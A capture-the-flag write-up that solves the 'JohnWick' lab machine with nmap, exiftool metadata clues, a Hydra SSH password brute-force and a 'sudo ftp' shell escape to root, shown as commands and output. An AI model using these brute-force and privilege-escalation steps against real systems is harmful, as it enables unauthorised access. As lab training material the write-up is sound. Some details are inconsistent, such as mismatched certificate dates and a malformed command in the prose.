

JOHN WICK CTF


Introduction

This report provides a detailed walkthrough of how the *JohnWick* CTF was analyzed and solved. It includes an overview of the challenge environment, the methodologies used for enumeration and exploitation, and the key findings that led to successfully capturing the flag. The objective of this report is not only to document the solution but also to highlight the learning outcomes and techniques that can be applied in real-world penetration testing scenarios.

Tools used

- Nmap(network scanning)
 - Hydra(password cracking)
 - Exiftool(meta data inspecting)

Procedure



Fig(1) interface of the ctf

Step -1


Initiating the nmap aggressive scan on the target ip...

```
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      ISC BIND 9.11.3-1ubuntu1 (Ubuntu Linux)
| dns-nsid
|_version: 9.11.3-1ubuntu1-Ubuntu
110/tcp   open  pop3       Dovecot pop3d
|_pop3-capabilities: UIDL RESP-CODES TOP AUTH-RESP-CODE CAPA PIPELINING SASL STLS
| ssl-cert: Subject: commonName=hackerschool
| Subject Alternative Name: DNS:hackerschool
| Not valid before: 2014-08-07T13:15:29
| Not valid after:  2014-08-05T13:15:29
|_ssl-randomness: TLS randomness does not represent time
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap       Dovecot imapd (Ubuntu)
|_ssl-randomness: TLS randomness does not represent time
|_imap-capabilities: more listed ENABLE ID STARTTLS LOGIN-REFERRALS IDLE LITERAL+ LOGINDISABLED A001 post-login SASL-IR IMAP4rev1 capabilities OK Pre-login have
| ssl-cert: Subject: commonName=hackerschool
| Subject Alternative Name: DNS:hackerschool
| Not valid before: 2024-08-07T13:15:29
| Not valid after:  2024-08-05T13:15:29
445/tcp   open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
993/tcp   open  ssl/imap   Dovecot imapd (Ubuntu)
|_ssl-randomness: TLS randomness does not represent time
|_imap-capabilities: more listed ENABLE ID STARTTLS PLAIN A001 LOGIN-REFERRALS IDLE more LITERAL+ post-login SASL-IR IMAP4rev1 capabilities OK Pre-login have
| ssl-cert: Subject: commonName=hackerschool
| Subject Alternative Name: DNS:hackerschool
| Not valid before: 2024-08-07T13:15:29
| Not valid after:  2024-08-05T13:15:29
995/tcp   open  pop3       Dovecot pop3d
|_pop3-capabilities: USER RESP-CODES TOP AUTH-RESP-CODE CAPA PIPELINING SASL(PLAIN) UIDL
|_ssl-randomness: TLS randomness does not represent time
| ssl-cert: Subject: commonName=hackerschool
| Subject Alternative Name: DNS:hackerschool
| Not valid before: 2024-08-07T13:15:29
| Not valid after:  2024-08-05T13:15:29
1001/tcp  open  http      Apache httpd 2.4.29 ((Ubuntu))
|_http-title: 007
|_http-server-header: Apache/2.4.29 (Ubuntu)
1111/tcp  open  ssh       OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 ed:42:f4:eff:c4:44:ec:81:6e:d1:e6:f0:64:8c:29 (RSA)
| 256 79:16:0f:4e:93:9e:24:27:99:53:6d:aa:fc:9a:81:bc:dd (ECDSA)
| 256 00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00 (ED25519)
MAC Address: 08:00:27:10:6A:8C (PGS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.14.2
OS: CPE:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.14.2 - 4.14
Network Distance: 1 hop
Service Info: Host: HACKERSCHOOL; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

we got http abnd ssh services running on port no 1001 & 1111

Step-2

accessing the webpage hosted on port no 1001



Got this interface and got nothing apart from this. Proceeding to download the image for further analysis

Step-3

Analyzing the metadata of the image using exiftool by migrating to the image path

```
(root㉿kali)-[~/Downloads]
# locate james.jpg
/root/ceh/modules/james.jpg
```

Now migrating to the image path

```
(root㉿kali)-[~/ceh/modules]
# exiftool /root/ceh/modules/james.jpg
ExifTool Version Number : 13.25
File Name : james.jpg
Directory : /root/ceh/modules
File Size : 255 kB
File Modification Date/Time : 2025:09:18 10:46:34+05:30
File Access Date/Time : 2025:09:18 10:48:29+05:30
File Inode Change Date/Time : 2025:09:18 10:46:34+05:30
File Permissions : -rw-r--r--
File Type : JPEG
File Type Extension : jpg
MIME Type : image/jpeg
JFIF Version : 1.01
Resolution Unit : inches
X Resolution : 96
Y Resolution : 96
Exif Byte Order : Big-endian (Motorola, MM)
Image Description : Username:jamesbond
XP Title : Username:jamesbond
XP Subject : wifite.txt
Padding : (Binary data 268 bytes, use -b option to extract)
XMP Toolkit : Image::ExifTool 12.76
Device : wifite.txt
Title : Username:jamesbond
Description : Username:jamesbond
Profile CMM Type : Little CMS
Profile Version : 2.1.0
Profile Class : Display Device Profile
Color Space Data : RGB
Profile Connection Space : XYZ
Profile Date Time : 2012:01:25 03:41:57
Profile File Signature : acsp
Primary Platform : Apple Computer Inc.
CMM Flags : Not Embedded, Independent
Device Manufacturer :
Device Model :
Device Attributes : Reflective, Glossy, Positive, Color
Rendering Intent : Perceptual
Connection Space Illuminant : 0.9642 1 0.82491
```

As, we can see the title as username:jamesbond let's mark it as the 1st clue

Step-4

As we know there is ssh service running on the target on port 1111 lets try to brute force our way in through hydra

As we can see on the xp-subject section there is a value like ‘wifite.txt’ which matches one is the wordlists in our local system in /usr/share/wordlists/wifite.txt

We are going to use it as the wordlist of the password section then the command goes like

```
“Hydra -l ‘jamesbond’ -P /usr/share/wordlists/wifite.txt 192.168.29.224 ssh -s 1111”
```

```
[root@kali] ~/ceh modules]
# hydra -l 'jamesbond' -P /usr/share/wordlists/wifite.txt 192.168.29.224 ssh -s 1111
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws a
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-07 15:31:18
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 203808 login tries (l:1:p:203808), -12738 tries per task
[DATA] attacking ssh://192.168.29.224:1111/
[1111][ssh] host: 192.168.29.224 login: jamesbond password: butterfly
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-07 15:31:33
```

And we got the password “butterfly” lets login through ssh with the credentials as

Username : jamesbond

Password : butterfly

```
[root@kali] ~/ceh modules]
# ssh jamesbond@192.168.29.224 -p 1111
The authenticity of host '[192.168.29.224]:1111 ([192.168.29.224]:1111)' can't be established.
ED25519 key fingerprint is SHA256:uGQQPiPLNTP0nHi2i500PU5FoEcN3VtdXe0cxWY8cVo.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:12: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.29.224]:1111' (ED25519) to the list of known hosts.
jamesbond@192.168.29.224's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-20-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 System information as of Fri Nov  7 15:32:05 IST 2025
```

And just like that we got the access to the machine through ssh

Step-5

Privilege escalation


Tried ‘sudo su’ command to get root privilege and got denied the error shows as follows

“user jamesbond is not allowed to execute ‘/bin/su’ as root on hacker school ”

Lets check for any misconfigured sudo permissions by using sudo-l

And we found /usr/bin/ftp which means we can use that path to escalate privileges the commands are as follows

“Sudo ftp && !/bin/sh” and we got root privileges you can check by using ‘whoami’ command



```
Author
@ThomasShelby

Last login: Thu Sep 18 11:06:24 2025 from 192.168.0.12
jamesbond@hackerschool:~$ pwd
/home/jamesbond
jamesbond@hackerschool:~$ whoami
jamesbond
jamesbond@hackerschool:~$ sudo su
[sudo] password for jamesbond:
Sorry, user jamesbond is not allowed to execute '/bin/su' as root on hackerschool.
jamesbond@hackerschool:~$ sudo -l
[sudo] password for jamesbond:
Matching Defaults entries for jamesbond on hackerschool:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jamesbond may run the following commands on hackerschool:
    (ALL) /usr/bin/ftp
jamesbond@hackerschool:~$ ftp> !/bin/sh
-bash: !/bin/sh: event not found
jamesbond@hackerschool:~$ sudo ftp
ftp> !/bin/sh
# whoami
root
#
```

Conclusion:

The JohnWick CTF required a methodical approach combining file analysis, metadata inspection, and privilege enumeration to achieve the final flag. Initial reconnaissance with tools such as exiftool revealed embedded metadata that guided subsequent steps, while sudo -l exposed a misconfigured privilege that enabled escalation to a privileged shell. The exercise demonstrates the importance of thorough enumeration and the value of seemingly minor artifacts in forensic analysis. These findings reinforce best practices for secure system configuration and metadata hygiene in production environments.